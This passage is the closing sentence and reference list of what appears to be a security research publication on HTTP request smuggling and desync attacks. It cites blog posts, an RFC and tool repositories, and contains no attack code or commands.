This topic is still under-researched, and as such I hope this publication will help inspire new desynchronization techniques and exploits over the next few years.

References

1. https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
2. https://portswigger.net/blog/turbo-intruder-embracing-the-billion-request-attack
3. https://tools.ietf.org/html/rfc2616#section-4.4
4. https://regilero.github.io/tag/Smuggling/
5. https://github.com/portswigger/desynchronize
6. https://portswigger.net/blog/cracking-the-lens-targeting-https-hidden-attack-surface
7. https://github.com/PortSwigger/param-miner
8. https://portswigger.net/blog/practical-web-cache-poisoning#hiddenroutepoisoning
9. https://portswigger.net/blog/http-desync-attacks